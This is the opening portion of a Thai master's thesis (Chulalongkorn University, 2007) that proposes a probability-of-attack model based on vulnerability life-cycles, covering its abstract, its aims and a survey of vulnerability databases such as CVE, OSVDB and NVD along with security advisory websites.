แบบจำลองโอกาสถูกโจมตี โดยอาศัยวัฏจักรชีวิตจุดอ่อนของระบบ

นางสาวอมรทิพย์ จำรัสเจริญวานิช

วิทยานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิทยาศาสตรมหาบัณฑิต
สาขาวิชาวิทยาศาสตร์คอมพิวเตอร์ ภาควิชาวิศวกรรมคอมพิวเตอร์
คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย
ปีการศึกษา 2550

PROBABILITY OF ATTACK MODEL BASED ON SYSTEM VULNERABILITY LIFE-CYCLE

Miss Amontip Jumratjaroenvanit

A Thesis Submitted in Partial Fulfillment of the Requirements

for the Degree of Master of Science Program in Computer Science

Department of Computer Engineering

Faculty of Engineering

Chulalongkorn University

Academic Year 2007

หัวข้อวิทยานิพนธ์	แบบจำลองโอกาสถูกโจมตี โดยอาศัยวัฏจักรชีวิตจุดอ่อนของระบบ
โดย	นางสาวอมรทิพย์ จำรัสเจริญวานิช
สาขาวิชา	วิทยาศาสตร์คอมพิวเตอร์
อาจารย์ที่ปรึกษาวิทยานิพนธ์หลัก	อาจารย์ ดร.ยรรยง เต็งอำนวย

คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย อนุมัติให้นับวิทยานิพนธ์ฉบับนี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญามหาบัณฑิต

..... คณบดีคณะวิศวกรรมศาสตร์

(รองศาสตราจารย์ ดร.บุญสม เลิศหิรัญวงศ์)

คณะกรรมการสอบวิทยานิพนธ์

..... ประธานกรรมการ

(ผู้ช่วยศาสตราจารย์ ดร.ทวิตีย์ เสนีวงศ์ ณ อยุธยา)

..... อาจารย์ที่ปรึกษาวิทยานิพนธ์หลัก

(อาจารย์ ดร.ยรรยง เต็งอำนวย)

..... กรรมการ

(อาจารย์ จารุมาตร ปิ่นทอง)

..... กรรมการภายนอกมหาวิทยาลัย

(ดร.โกเมน พิบูลย์โรจน์)

อมรทิพย์ จำรัสเจริญวานิช : แบบจำลองโอกาสถูกโจมตี โดยอาศัยวัฏจักรชีวิตจุดอ่อนของระบบ. (PROBABILITY OF ATTACK MODEL BASED ON SYSTEM VULNERABILITY LIFE-CYCLE) อ.ที่ปรึกษาวิทยานิพนธ์หลัก: อ.ดร.ยรรยง เต็งอำนวย, 89 หน้า.

การโจมตีแบบอัตโนมัติด้วยหนอนอินเทอร์เน็ตและไวรัสคอมพิวเตอร์ มีปริมาณเพิ่มขึ้นอย่างมากในโลกไซเบอร์ งานวิจัยนี้ทำการเก็บรวบรวมข้อมูลเกี่ยวกับวันที่ในวัฏจักรชีวิตของจุดอ่อนที่มีนัยสำคัญจากแหล่งข้อมูลต่างๆ เมื่อนำมาวิเคราะห์สามารถจำแนกรูปแบบวัฏจักรชีวิตของจุดอ่อนได้ 5 รูปแบบ คือ แบบที่มีการโจมตีอย่างเฉียบพลัน แบบที่มีการโจมตีเสมือนเฉียบพลัน แบบที่มีศักยภาพในการพัฒนาเป็นการโจมตีเสมือนเฉียบพลัน แบบที่มีศักยภาพในการถูกโจมตี และแบบเฉื่อย ซึ่งแสดงถึงลักษณะของวัฏจักรชีวิตที่แตกต่างกัน จากกรณีศึกษาของหนอนอินเทอร์เน็ตที่ชื่อสแลมเมอร์ (Slammer) บลาสเตอร์ (Blaster) โซทอป (Zotop) และโค้ดเรด (Code red) เป็นตัวอย่างที่สำคัญของวัฏจักรชีวิตแบบที่มีการโจมตีเสมือนเฉียบพลัน ที่พบว่าการแพร่ระบาดและติดเชื้อไปยังคอมพิวเตอร์ทั่วโลกนั้นสาเหตุเกิดจากการไม่ติดตั้งตัวปิดจุดอ่อนได้ทันเวลาของผู้ดูแลระบบ การวิเคราะห์ถึงปัจจัยที่มีผลต่อโอกาสถูกโจมตีผ่านจุดอ่อน อาทิเช่น การปรากฏของตัวปิดจุดอ่อน คำสั่งหรือโปรแกรมที่อยู่ในสภาพพร้อมใช้งานมีผลต่อโอกาสถูกโจมตีผ่านจุดอ่อน ปัจจัยที่วิเคราะห์ได้จากงานวิจัยนี้สามารถนำมาคำนวณเพื่อหาค่าโอกาสถูกโจมตี ค่าโอกาสนี้ช่วยทำให้ผู้ดูแลระบบกำหนดลำดับความสำคัญให้กับจุดอ่อนได้

ภาควิชา....วิศวกรรมคอมพิวเตอร์..... ลายมือชื่อนิสิต....อมรทิพย์ จำรัสเจริญวานิช.....

สาขาวิชา....วิทยาศาสตร์คอมพิวเตอร์..... ลายมือชื่ออาจารย์ที่ปรึกษาวิทยานิพนธ์หลัก.....

ปีการศึกษา .....2550.....

4971489921 : MAJOR COMPUTER SCIENCE

KEY WORD: VULNERABILITY / LIFE CYCLE / ZERO-DAY ATTACK / ADMINISTRATOR / ATTACK

AMONTIP JUMRATJAROENVANIT: PROBABILITY OF ATTACK MODEL BASED ON SYSTEM VULNERABILITY LIFE-CYCLE. THESIS PRINCIPAL ADVISOR: YUNYONG TENG-AMNUAY Ph.D., 89 pp.

The proliferation of exploit codes greatly expedites attacks in cyber world. This researc compiles important dates on vulnerability from various sources into five patterns of life-cycle: zerc day attack, pseudo zero-day attack, potential of pseudo zero-day attack, potential of attack, an passive attack. Slammer, Blaster, Zotop and Code Red worm are classified as pseudo zero-da attack, which results from leniency on the part of system administrators. This type of attack ha significant percentage and is on the rise. Various factors, such as availability of patches and explo codes, contribute to the probability of attack. This can help administrators prioritize their workload.

Department Computer Engineering Student's signature อมรทัพย์ อำไรเอี่ยมจามนีชัย

Field of study Computer Science Principal advisor's signature

Academic year 2007

กิตติกรรมประกาศ

วิทยานิพนธ์ฉบับนี้สำเร็จลุล่วงได้ด้วยดี เนื่องมาจากความช่วยเหลืออย่างดียิ่งของท่าน อ.ดร.ยรรยง เต็งอำนวย อาจารย์ที่ปรึกษาวิทยานิพนธ์ ที่ได้สละเวลาให้คำปรึกษาแนะนำแนวทางเกี่ยวกับงานวิจัยอย่างดีตลอดมาจนเสร็จสมบูรณ์ ตลอดจนคำปรึกษา คำแนะนำ ข้อคิดสำหรับการดำเนินชีวิตต่อไปในอนาคต และผู้วิจัยขอกราบขอบพระคุณคณะกรรมการสอบวิทยานิพนธ์ทุกท่านที่ได้ให้คำแนะนำ ข้อคิดเห็น ข้อเสนอแนะ และแนวทางในการพัฒนางานวิจัยนี้

ขอขอบคุณ อ.ดร.ณัฐวุฒิ หนูไพโรจน์ สำหรับคำปรึกษาแผนภูมิแบบเรดาร์ คุณอังคนา จันทร์รุ่งอุทัย และ คุณเกียรติคุณ ชอบธรรม ที่ช่วยเหลือทางเรื่องความรู้ทางคณิตศาสตร์ที่ใช้ในงานวิจัยนี้ คุณวงศ์ยศ เกิดศรี ที่ช่วยแนะนำการประชุมทางวิชาการที่ดีให้เสมอมา คุณเอกเทศ อินทกาญจน์ สำหรับความช่วยเหลือด้านภาษาอังกฤษสำหรับบทความวิชาการ พี่ยุ้ย ที่แนะนำและให้เอกสารงานวิจัยที่เกี่ยวข้องที่ใช้ในงานวิจัยนี้ คุณไกรสีห์ที่ช่วยแนะนำข้อคิดที่เป็นประโยชน์และพี่เหมียว สำหรับกำลังใจ คำปรึกษาที่ดีค่ะ

สุดท้ายนี้ ขอกราบขอบพระคุณคุณพ่อคุณแม่ที่ให้โอกาสเราได้เกิด ได้เติบโต ได้เลี้ยงดูเป็นอย่างดี และคอยสนับสนุนในด้านการศึกษาเป็นอย่างดีเสมอมา

สารบัญ

บทที่ หน้า

บทที่ หน้า

บทที่ หน้า

สารบัญตาราง

สารบัญภาพ

ภาพประกอบ หน้า

บทที่ 1

บทนำ

1.1 ความเป็นมาและความสำคัญของปัญหา

ความปลอดภัยของระบบเครือข่ายคอมพิวเตอร์เป็นสิ่งที่ต้องคำนึงและให้ความสำคัญเพิ่มมากขึ้น ส่วนหนึ่งของความไม่ปลอดภัยที่เกิดขึ้นมาจากการบุกรุกหรือถูกโจมตีจากผู้ไม่ประสงค์ดีที่มีเทคนิควิธีการใหม่ๆ เช่น การโจมตีด้วยรหัสคำสั่งที่มุ่งร้าย (malicious Code) การปลอมแปลงเว็บไซต์ของธนาคารเพื่อล่อลวงให้ผู้ใช้เข้าใจผิดและขโมยข้อมูลที่เป็นความลับไป (phishing) การส่งจดหมายอิเลคทรอนิกส์ที่ไม่มีประโยชน์เพื่อก่อกวนหรือประสงค์ร้าย (spam) การแอบติดตั้งโปรแกรมบนเครื่องคอมพิวเตอร์จากผู้ที่ไม่มีสิทธิ์เพื่อขโมยหรือลวงข้อมูล (bot-infected computers) ซึ่งเทคนิคต่าง ๆเหล่านี้ล้วนเป็นการโจมตีระบบเป้าหมายโดยอาศัยจุดอ่อน (vulnerability) หรือ ข้อผิดพลาดของซอฟต์แวร์

ผู้ดูแลระบบเทคโนโลยีสารสนเทศมีหน้าที่สำคัญและภาระมากมายในการบำรุงรักษาโครงสร้างทางเทคนิคขององค์กรที่ไม่มีวันหยุดนิ่ง [2] ซึ่งระบบเทคโนโลยีสารสนเทศเหล่านั้นมีความสลับซับซ้อนมากขึ้นและพัฒนาไปอย่างรวดเร็ว แนวโน้มของภัยคุกคามมุ่งไปสู่การโจมตีแบบที่เรียกว่า “ซีโรเดย์แอทแทค” (Zero-day attack) [7] ที่บ่งชี้ว่าแรงจูงใจของผู้บุกรุกที่เปลี่ยนจากการโจมตีเพื่อชื่อเสียงไปสู่การโจมตีเพื่อเงิน โดยการขายการค้นพบจุดอ่อนใหม่ให้กับตลาดมืดที่จะใช้จุดอ่อนเหล่านั้นเป็นเครื่องมือในการโจมตีระบบคอมพิวเตอร์ ยิ่งไปกว่านั้นเหตุการณ์ที่สนับสนุนข้อสันนิษฐานของการปฏิบัติงานของผู้ดูแลระบบที่ด้อยคุณภาพ [4] รวมถึงความล้มเหลวในการติดตั้งตัวปิดจุดอ่อนที่เร็วเกินไปทำให้เกิดปัญหาระบบใช้งานไม่ได้ เป็นผลทำให้ผู้ดูแลระบบไม่เต็มใจที่จะติดตั้งตัวปิดจุดอ่อนเหล่านั้นในทันที เนื่องจากไม่เชื่อถือต่อตัวปิดจุดอ่อนที่จะสร้างความยุ่งยากหลังการติดตั้งในภายหลังได้ [9]

ดังนั้น การจัดการจุดอ่อนที่มีประสิทธิภาพจึงเป็นสิ่งหนึ่งที่มีความสำคัญสำหรับการจัดการความเสี่ยงในระบบสารสนเทศขององค์กร การจัดลำดับความสำคัญของการจัดการจุดอ่อนตามผลกระทบที่จะเกิดขึ้นจากการโจมตี เป็นอีกวิธีการหนึ่งที่สามารถนำมาใช้สำหรับการจัดลำดับความสำคัญของการแก้ปัญหาได้ เนื่องจากในระบบหนึ่งๆ มีจุดอ่อนอยู่เป็นจำนวนมาก จำเป็นต้องมีการวัดค่าความเสี่ยงของระบบในเชิงปริมาณ เพื่อเป็นการลดเวลาในการทำงานของผู้ดูแลระบบและสามารถตั้งรับการโจมตีได้ทันท่วงที งานวิจัยนี้จึงมีแนวคิดที่จะศึกษาพัฒนาการช่วงชีวิตของจุดอ่อน เพื่อวิเคราะห์หาระดับของโอกาสที่จุดอ่อนหนึ่งจะถูกใช้ในการโจมตี ภายใต้ปัจจัยที่เอื้อประโยชน์หรือมีผลกระทบต่อโอกาสนั้น

1.2 วัตถุประสงค์ของการวิจัย

เพื่อรวบรวม สืบเสาะและจำแนกวัฏจักรชีวิตของจุดอ่อน เพื่อหารูปแบบการให้ค่าโอกาสถูกโจมตี โดยอาศัยวัฏจักรชีวิตจุดอ่อนของระบบ

1.3 ขอบเขตของการวิจัย

1. ใช้จุดอ่อนจากโอเอสวีดีบีเวอร์ชั่น xmlDumpByID-2007-05-01.xml.bz2 สำหรับใช้ในการอ้างอิงเพื่อค้นหา สืบเสาะข้อมูลจุดอ่อน โดยที่จุดอ่อนนั้นจะมีสถานะที่กำหนดไว้จากโอเอสวีดีบี เป็น Stable เท่านั้น
2. การคัดกรองจุดอ่อนในงานวิจัยนี้ได้จากการค้นหาข้อมูลในฟิลด์ Vendor_name และ Base_name ด้วยคำค้น “Linux” สำหรับจุดอ่อนบนระบบปฏิบัติการลินุกซ์และ “Windows” สำหรับจุดอ่อนบนระบบปฏิบัติการวินโดวส์ ตลอดจนการค้นหาข้อมูลจุดอ่อนจากแหล่งข่าว ทำให้ได้ข้อมูลจุดอ่อนที่ใช้ในงานวิจัยนี้ทั้งสิ้น 440 รายการ
3. การสืบค้นข้อมูลเกี่ยวกับวันที่สำคัญในวัฏจักรชีวิตของจุดอ่อนใช้แหล่งข้อมูลซึ่งเริ่มจากส่วนอ้างอิง (Reference) ในซีวีอี เอ็นวีดี และโอเอสวีดีบี ซึ่งจะทำการอ้างอิงไปสู่เว็บไซต์ที่เกี่ยวข้องกับจุดอ่อนนั้น ตัวอย่างเช่น เว็บที่เป็นบัญชีจ่าหน้า (Mailing list) เว็บที่อ้างอิงถึงผลิตภัณฑ์สำหรับอุดจุดอ่อนจากผู้ผลิต, เว็บที่แสดงโค้ดสำหรับการโจมตี, เว็บผู้ค้นพบ, เว็บไซต์ข่าว เป็นต้น

1.4 ขั้นตอนการวิจัย

1. ศึกษาลักษณะวัฏจักรชีวิตของจุดอ่อน ตั้งแต่เกิดขึ้นจนกระทั่งสิ้นสุดนัยสำคัญของจุดอ่อนนั้น จากงานวิจัยที่ผ่านมา ตลอดจนแหล่งรวบรวมข้อมูลทางด้านจุดอ่อนต่าง ๆ สำหรับการค้นหาข้อมูล
2. ศึกษาฐานข้อมูลจุดอ่อนของโอเอสวีดีบี และนำข้อมูลจุดอ่อนจากโอเอสวีดีบี ที่มีการจัดทำไว้เป็นฐานข้อมูลมาใช้งาน โดยการแปลงข้อมูลจากเอ็กเอ็มแอลไฟล์ (XML file) มาสู่ข้อมูลในฐานข้อมูลใหม่ เรียกว่า VLCDB
3. ใช้คำสั่งเอสคิวแอลสำหรับเลือกจุดอ่อนที่ใช้ในการค้นหาข้อมูลจุดอ่อนบนระบบปฏิบัติการลินุกซ์และวินโดวส์ ด้วยคำค้น Linux และ Windows ตามลำดับ ในฟิลด์ Vendor_name และ Base_name
4. ค้นหาข้อมูลเกี่ยวกับวันที่ในวัฏจักรชีวิตของจุดอ่อนแต่ละตัวจากเว็บไซต์อ้างอิง โดยพิจารณาค่าวันที่ เพื่อระบุวันที่ในแต่ละขั้นตอนทั้ง 5 ขั้นตอนในวัฏจักรชีวิตของจุดอ่อนนั้น

5. ศึกษารูปแบบวัฏจักรชีวิตและจำแนกประเภทวัฏจักรของจุดอ่อน
6. ศึกษาปัจจัยที่มีผลกระทบต่อโอกาสถูกโจมตีผ่านจุดอ่อน
7. ศึกษากลวิธีการนำเสนอข้อมูลบนแผนภูมิแบบเรดาร์
8. ศึกษากลวิธีการหาค่าขนาดของเวกเตอร์ด้วยวิธีการหาค่านอร์มของยูคลิด (Euclidean norm)
9. ศึกษากลวิธีการแปลงค่าโอกาสถูกโจมตีที่ได้จากการหาค่านอร์มของยูคลิดสู่ค่ามาตรฐานช่วง 0-1
10. สรุปผลการวิจัยและจัดทำวิทยานิพนธ์เป็นรูปเล่ม

1.5 ประโยชน์ที่คาดว่าจะได้รับจากงานวิจัย

1. สามารถนำงานวิจัยนี้ไปประยุกต์ใช้กับระบบรักษาความปลอดภัยขององค์กร ทำให้ผู้ดูแลระบบใช้เป็นแหล่งอ้างอิงข้อมูล เพื่อกำหนดความสำคัญของการกำจัดจุดอ่อนที่มีค่าโอกาสถูกโจมตีสูงออกจากระบบก่อน หรือ ใช้เป็นการประมาณอัตราความเสี่ยงที่จะถูกโจมตีผ่านจุดอ่อนหนึ่งได้
2. สามารถช่วยให้ผู้ที่เกี่ยวข้องทราบได้ว่าควรจะมีการเปลี่ยนแปลงนโยบายทางด้านความปลอดภัยหรือไม่ อย่างไรได้
3. เพื่อให้ตระหนักถึงการสร้างระบบให้เกิดการรักษาความปลอดภัยที่มีประสิทธิภาพ เกิดข้อบกพร่องน้อยที่สุดและปรากฏจุดอ่อนหรือรอยรั่วน้อยที่สุด โดยใช้ทรัพยากร (แรงงาน) ได้อย่างมีประสิทธิภาพหรือน้อยที่สุด
4. สามารถนำไปประกอบกับการคิดคะแนนความเสียหายเมื่อจุดอ่อนนั้นถูกโจมตี สำหรับเป็นโครงสร้างการกำหนดคะแนนที่ชัดเจนขึ้น เพื่อเป็นประโยชน์ต่องานวิจัยอื่นต่อไป

1.6 โครงสร้างของวิทยานิพนธ์

เนื้อหาของวิทยานิพนธ์ฉบับนี้ถูกแบ่งออกเป็น 5 บท ดังนี้คือ บทที่ 1 เป็นบทนำ บทที่ 2 กล่าวถึงทฤษฎีและงานวิจัยที่เกี่ยวข้อง เช่น แหล่งรวบรวมข้อมูลจุดอ่อน วัฏจักรชีวิตของจุดอ่อน การกำหนดหรือให้ค่าคะแนนจุดอ่อน บทที่ 3 กล่าวถึงการดำเนินงานวิจัย โดยอธิบายเป็นขั้นตอนต่างๆ ทั้งการศึกษารูปแบบวัฏจักรชีวิตจุดอ่อน การวิเคราะห์หาปัจจัยที่มีผลต่อโอกาสถูกโจมตี การหาค่าโอกาสถูกโจมตีผ่านจุดอ่อน ส่วนในบทที่ 4 เป็นผลที่ได้จากวิเคราะห์ข้อมูลทางสถิติที่จัดเก็บได้ และท้ายสุดคือบทที่ 5 เป็นการสรุปผลการทดลองและข้อเสนอแนะของงานวิจัย ซึ่งอาจจะเป็นประโยชน์ต่องานวิจัยอื่นๆ ต่อไปในอนาคต

บทที่ 2

ทฤษฎีและงานวิจัยที่เกี่ยวข้อง

การดำเนินงานวิจัยนี้ได้ทำการศึกษาถึงข้อมูล แนวคิด ทฤษฎี และงานวิจัยที่เกี่ยวข้องกับการทำวิจัยนี้ สามารถแบ่งออกเป็น 3 กลุ่มหลัก คือ

1. แหล่งรวบรวมข้อมูลจุดอ่อน
2. วัฏจักรชีวิตของจุดอ่อน
3. การให้ค่าคะแนนจุดอ่อน

ซึ่งในแต่ละกลุ่มข้อมูล มีรายละเอียดของแนวคิด ทฤษฎี และงานวิจัยที่เกี่ยวข้องต่าง ๆ ดังต่อไปนี้

2.1 แหล่งรวบรวมข้อมูลจุดอ่อน

ข้อมูลเกี่ยวกับจุดอ่อนที่เกิดขึ้นในผลิตภัณฑ์ต่างๆ จะมีการประกาศและแสดงรายละเอียดของจุดอ่อนไว้ในเว็บไซต์ที่เกี่ยวข้อง โดยมีแหล่งรวบรวมข้อมูลที่สำคัญในเว็บไซต์หลายแห่งด้วยกัน ได้แก่

- Common Vulnerabilities and Exposures (CVE)
- Open Source Vulnerability Database (OSVDB)
- National Vulnerability Database (NVD)
- แหล่งรวบรวมข้อมูลทางเว็บไซต์

ดังรายละเอียดต่อไปนี้

2.1.1 Common Vulnerabilities and Exposures (CVE)

การอ้างถึงจุดอ่อนที่ถูกค้นพบและประกาศแจ้งเกี่ยวกับจุดอ่อนโดยใช้ชื่อที่ระบุนั้น อาจเกิดความเข้าใจผิดได้ว่าชื่อของจุดอ่อนที่กล่าวถึงเป็นจุดอ่อนเดียวกันหรือไม่ ด้วยเหตุนี้เองจึงมีองค์กรกลางที่ทำหน้าที่กำหนดชื่อจุดอ่อนที่ค้นพบขึ้น ชื่อ “MITER” เพื่อทำการกำหนดชื่อที่เป็นมาตรฐานสำหรับจุดอ่อน สำหรับใช้อ้างอิงถึงจุดอ่อนแต่ละตัว ทั้งนี้ เพื่อให้แหล่งข้อมูลทางด้านจุดอ่อน เจ้าของผลิตภัณฑ์ และผู้ใช้งานโปรแกรม สามารถเข้าใจได้ตรงกัน ตลอดจนเป็นมาตรฐานที่ใช้ร่วมกัน และได้ทำการตีพิมพ์จุดอ่อนไว้ที่รายการซีวีอี [14]

การตั้งชื่อเพื่ออ้างอิงจุดอ่อนตามมาตรฐานที่กำหนดไว้ในรายการซีวีอีนั้น จะมีการกำหนดหมายเลข คำอธิบายจุดอ่อน และข้อมูลอ้างอิง หมายเลขมาตรฐานที่กำหนดมีรูปแบบเป็น CVE-YYYY-XXXX เป็นหมายเลขที่ประกอบด้วย CVE นำหน้า ตามด้วยปีที่ออกหมายเลข แทนด้วย

yyyy และหมายเลขลำดับที่ไม่ซ้ำของจุดอ่อนที่ออกในปีนั้น แทนด้วย xxxx จากนั้นจุดอ่อนที่ผ่านการพิจารณาจากคณะกรรมการพิจารณาซีวีอี (CVE Editoral board) จะทำการเพิ่มรายการนั้นเข้าสู่รายการซีวีอี ดังรูปที่ 2.1

CVE Name	CVE-2005-0555
Description	Buffer overflow in the Content Advisor in Microsoft Internet Explorer 5.01, 5.5, and 6 allows remote attackers to execute arbitrary code via a crafted Content Advisor file, aka "Content Advisor Memory Corruption Vulnerability."
Reference	MS:MS05-020 URL:http://www.microsoft.com/technet/Security/bulletin/ms05-020.mspx CERT:TA05-102A URL:http://www.us-cert.gov/cas/techalerts/TA05-102A.html CERT-VN:VU#222050 URL:http://www.kb.cert.org/vuls/id/222050 OVAL:oval:org.mitre.oval:def:2077 URL:http://oval.mitre.org/repository/data/getDef?id=oval:org.mitre.oval:def:2077 OVAL:oval:org.mitre.oval:def:2786 URL:http://oval.mitre.org/repository/data/getDef?id=oval:org.mitre.oval:def:2786 OVAL:oval:org.mitre.oval:def:3157 URL:http://oval.mitre.org/repository/data/getDef?id=oval:org.mitre.oval:def:3157 OVAL:oval:org.mitre.oval:def:3926 URL:http://oval.mitre.org/repository/data/getDef?id=oval:org.mitre.oval:def:3926 OVAL:oval:org.mitre.oval:def:4674 URL:http://oval.mitre.org/repository/data/getDef?id=oval:org.mitre.oval:def:4674 SECUNIA:14922 URL:http://secunia.com/advisories/14922/ XF:ie-content-advisor-bo(19842) URL:http://xforce.iss.net/xforce/xfdb/19842

รูปที่ 2.1 ตัวอย่างข้อมูลจุดอ่อนในรายการซีวีอี

จากรูปที่ 2.1 เป็นตัวอย่างการตั้งชื่อและคำอธิบายจุดอ่อนในรายการซีวีอี เพื่ออ้างถึงจุดอ่อนที่เกิดขึ้นในเว็บเบราว์เซอร์ของอินเทอร์เน็ตเอ็กซ์พลอเลอร์ (Internet Explorer) รุ่น 5.01, 5.5, and 6

2.1.2 Open Source Vulnerability Database (OSVDB)

เป็นแหล่งรวบรวมข้อมูลทางด้านจุดอ่อนที่มีการเก็บรวบรวมข้อมูลสร้างเป็นฐานข้อมูลสำหรับเก็บรวบรวมรายละเอียดอย่างชัดเจน [15] การปรับปรุงข้อมูลจุดอ่อนได้รับความร่วมมือจากอาสาสมัคร โดยข้อมูลจะถูกจัดเก็บไว้เป็น 2 ส่วนหลัก คือ ส่วนที่เป็นฐานข้อมูล (OSVDB) และ ส่วนที่จัดเก็บไว้ภายในเว็บไซต์ (OSVDB Web) ข้อมูลจุดอ่อนที่ถูกจัดเก็บไว้ในฐานข้อมูลต้องมีสถานะเป็น Stable เท่านั้น ส่วนจุดอ่อนที่จัดเก็บไว้ที่เว็บไซต์จะมีทั้งสถานะที่เป็น Stable และ New ซึ่งใช้การอ้างอิงข้อมูลจุดอ่อนจากหมายเลขที่สร้างขึ้นจำเพาะ เรียกว่า OSVDBID และมีการอ้างอิงหมายเลขจุดอ่อนตามมาตรฐานที่กำหนดโดยซีวีอี

2.1.3 National Vulnerability Database (NVD)

พัฒนาขึ้นจากสถาบันนานาชาติด้านเทคโนโลยีและมาตรฐาน (National Institute of Standard and Technology (NIST)) และการสนับสนุนจากทีมความพร้อมเร่งด่วนของสหรัฐ (US-CERT) ที่พัฒนาขึ้นเพื่อเป็นแหล่งรวบรวมข้อมูลทางด้านจุดอ่อนที่ครอบคลุมความปลอดภัยบนโลกคอมพิวเตอร์ที่ผสมผสานแหล่งข้อมูลจุดอ่อนจากรัฐบาลสหรัฐและแหล่งอ้างอิงด้านธุรกิจอื่นที่เกี่ยวข้องกับผลิตภัณฑ์ [16] โดยการให้ข้อมูลชื่อจุดอ่อนใช้การอ้างอิงจากมาตรฐานหมายเลขซีวีอีซึ่งข้อมูลในเอ็นวีดี (NVD) จะเกิดขึ้นพร้อมๆ กับแหล่งข้อมูลของซีวีอี

2.1.4 **แหล่งรวบรวมข้อมูลทางเว็บไซต์**

รายละเอียดข้อมูลจุดอ่อนถูกนำไปอ้างถึงในเว็บไซต์ด้านความปลอดภัยต่างๆ เพื่อระบุถึงข้อบกพร่องในผลิตภัณฑ์ โดยใช้การอ้างอิงหมายเลขซีวีอี เพื่อระบุถึงจุดอ่อนนั้น สามารถแบ่งเป็นหมวดหมู่ ได้ดังนี้

2.1.4.1 **เว็บไซต์เจ้าของผลิตภัณฑ์** เช่น ในผลิตภัณฑ์ของลินุกซ์ เรดแฮดด์ (Linux RedHat) ที่รวมข้อบกพร่องเกี่ยวกับผลิตภัณฑ์ไว้ที่ https://rhn.redhat.com/errata หรือผลิตภัณฑ์ไมโครซอฟท์รวบรวมข้อมูลข้อบกพร่องในผลิตภัณฑ์ไว้ที่ http://www.microsoft.com/technet/security/current.aspx เป็นต้น

2.1.4.2 **เว็บไซต์ทางด้านความปลอดภัยทางคอมพิวเตอร์** เว็บไซต์จำพวกนี้แสดงข้อมูลจุดอ่อนในทุกผลิตภัณฑ์ที่เกิดข้อบกพร่องใหม่ปรากฏขึ้น ได้แก่

- US-CERT จะแสดงไว้ที่ http://www.us-cert.gov/cas/techalerts/index.html
- Secunia จะแสดงไว้ที่ http://www.secunia.com [20]
- SecurityFocus จะแสดงไว้ที่ http://www.securityfocus.com [21]

- iDefense Lab จะแสดงไว้ที่ http://labs.idefense.com/intelligence/vulnerabilities [22]
- eEye Research จะแสดงไว้ที่ http://research.eeye.com/html/advisories/published/index.html [23]
- NEOHAPSIS จะแสดงไว้ที่ http://archives.neohapsis.com/archives/bugtraq [24]

2.1.4.3 **เว็บไซต์รวบรวมความคิดเห็นในวงการคอมพิวเตอร์ หรือ บัญชีจ่าหน้า (Mailing List)** มี 2 รูปแบบ คือ

- บัญชีจ่าหน้าเฉพาะผลิตภัณฑ์ เช่น ในผลิตภัณฑ์ของลินุกซ์ เรดแฮดด์จะสร้างแหล่งรวบรวมข้อประกาศจากผู้ใช้งานไว้ที่ https://bugzilla.redhat.com/bugzilla และในผลิตภัณฑ์ของลินุกซ์ เจนโต (Linux Gentoo) จะสร้างแหล่งรวบรวมข้อประกาศจากผู้ใช้งานไว้ที่ http://bugs.gentoo.org เป็นต้น
- บัญชีจ่าหน้าที่รวมทุกผลิตภัณฑ์ สำหรับแลกเปลี่ยนข้อคิดเห็นระหว่างผู้ใช้งาน เช่น เว็บไซต์ของ NEOHAPSIS รวบรวมไว้ที่ http://archives.neohapsis.com/archives/fulldisclosure เว็บไซต์ของ Grok จะรวมไว้ที่ http://lists.grok.org.uk/pipermail/full-disclosure เป็นต้น

2.1.4.4 **เว็บไซต์เกี่ยวกับคำสั่งหรือโปรแกรมแบบอัตโนมัติ (Exploit code or script)**


เช่น Packet Storm รวบรวมไว้ที่ [25] The Metasploit Project รวบรวมไว้ที่ [26] และ Milw0rm รวบรวมไว้ที่ [27]

2.2 วัฏจักรชีวิตจุดอ่อน

มีการศึกษาถึงลักษณะของเหตุการณ์ที่ปรากฏบนวัฏจักรของจุดอ่อน และนำเสนอเป็นตัวแบบของวัฏจักรชีวิตจุดอ่อน ซึ่งมีการใช้คำจำกัดความและการให้คำนิยามของขั้นตอนการเกิดเหตุการณ์ในวัฏจักรชีวิตไว้แตกต่างกัน นอกจากนี้ การเรียงลำดับของขั้นตอนที่ปรากฏเหตุการณ์ในวัฏจักรชีวิตของจุดอ่อนไว้ในหลายงานวิจัยยังแตกต่างกันไป ตามรายละเอียดดังนี้

2.2.1 **งานวิจัย** “Windows of Vulnerability: A Case Study Analysis”

